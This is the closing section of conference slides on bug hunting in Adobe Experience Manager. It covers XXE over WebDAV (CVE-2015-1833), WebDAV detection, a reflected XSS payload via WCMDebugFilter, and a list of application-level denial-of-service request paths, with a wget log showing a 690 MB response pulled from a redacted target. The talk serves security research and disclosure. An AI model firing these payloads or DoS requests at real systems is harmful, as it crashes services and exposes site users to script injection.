
```
HTTP/1.1 500 Internal Server Error
Server: Apache

Expires: Wed, 04 May 2016 16:10:41 GMT
Vary: Accept-Encoding
Content-Length: 461
X-Cnection: close
Content-Type: text/html;charset=utf-8
Date: Wed, 04 May 2016 16:11:10 GMT
Connection: close

access-control-max-age: 86400
access-control-allow-credentials: false
access-control-allow-headers: *
access-control-allow-methods: GET,POST
access-control-allow-origin: *

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head><title>500 Java heap space</title></head>
  <body>
    <h1>Java heap space</h1>
    <p>Cannot serve request to /libs/dam/cloud/proxy.json;%0a+css on this server</p>
  </body>
</html>
```

Target: https:// [REDACTED] [Edit] [?]



XXE via WebDAV

113/124

- Old bug, CVE-2015-1833
- It's possible to read local files with PROPFIND/PROPPATCH
- <https://www.slideshare.net/0ang3l/what-should-a-hacker-know-about-webdav>



Check WebDAV support

114/124

- Send OPTIONS request
 - Allow header in response contain webdav-related methods
- Navigate to /crx/repository/test
 - 401 HTTP and WWW-Authenticate: Basic realm="Adobe CRX WebDAV"



Reflected XSS



Vectors


116/124

- SWF XSSes (kudos to [@fransrosen](#))
- WCMDbgFilter XSS – CVE-2016-7882
 - See Philips XSS case [@JonathanBoumanium](#)
- Many servlets return HTML tags in JSON response
 - SuggestionHandlerServlet (reflect pre parameter)



VideoPlayer.swf

117/124



WCMDbugFilter


118/124

A screenshot of a web browser window. The address bar shows a URL starting with `./1.x.<svg onload%3dSet.constructor('ale'+rt(document.domain))0 ...json?debug=layout`, which is highlighted with a red box. The main content area displays an error message: "Invalid recursion selector value 'domain')0 '". Below this, it says "Cannot serve request to `./1.x.%3csvg%20onload%3dSet.constructor%28%27ale%27%2b%27rt%28document.domain%29%27%29%28%29%20...json` on this server". A small modal dialog box is visible in the foreground with a blue header bar and an "OK" button.



SuggestionHandlerServlet

119/124



Application-level DoS



DoS is easy

121/124

- ./ext.infinity.json
- ./ext.infinity.json?tidy=true
- /bin/querybuilder.json?type=nt:base&p.limit=-1
- /bin/wcm/search/gql.servlet.json?query=type:base%20limit:..-1&pathPrefix=
- /content.assetsearch.json?query=*&start=0&limit=10&random=123
- /..assetsearch.json?query=*&start=0&limit=10&random=123
- /system/bg servlets/test.json?cycles=999999&interval=0&flushEvery=11111111



DoS is easy

122/124

/content.ext.infinity.1..json?tidy=true

```
root@kali: /tmp
File Edit View Search Terminal Tabs Help
root@kali: ~/chase x root@kali: ~/chase x root@kali: /tmp x root@kali: /tmp x root@kali: /tmp x
root@kali:/tmp# wget 'https://[REDACTED]/content.ext.infinity.1..json?tidy=true' --header='User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36'
--2018-05-14 11:22:47-- https://[REDACTED]/content.ext.infinity.1..json?tidy=true
Resolving [REDACTED] ([REDACTED])... [REDACTED]
Connecting to [REDACTED] ([REDACTED])| [REDACTED] 3... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/json]
Saving to: 'content.ext.infinity.1..json?tidy=true'

content.ext.infinity.1..js    [          =>          ] 690.34M 2.77MB/s   in 5m 50s
2018-05-14 11:28:40 (1.97 MB/s) - 'content.ext.infinity.1..json?tidy=true' saved [723879491]
```



Conclusion

123/124

- AEM target is a goldmine for a bug hunter
- I hope my work will help to approach AEM targets



THANK U!



@0ang3el

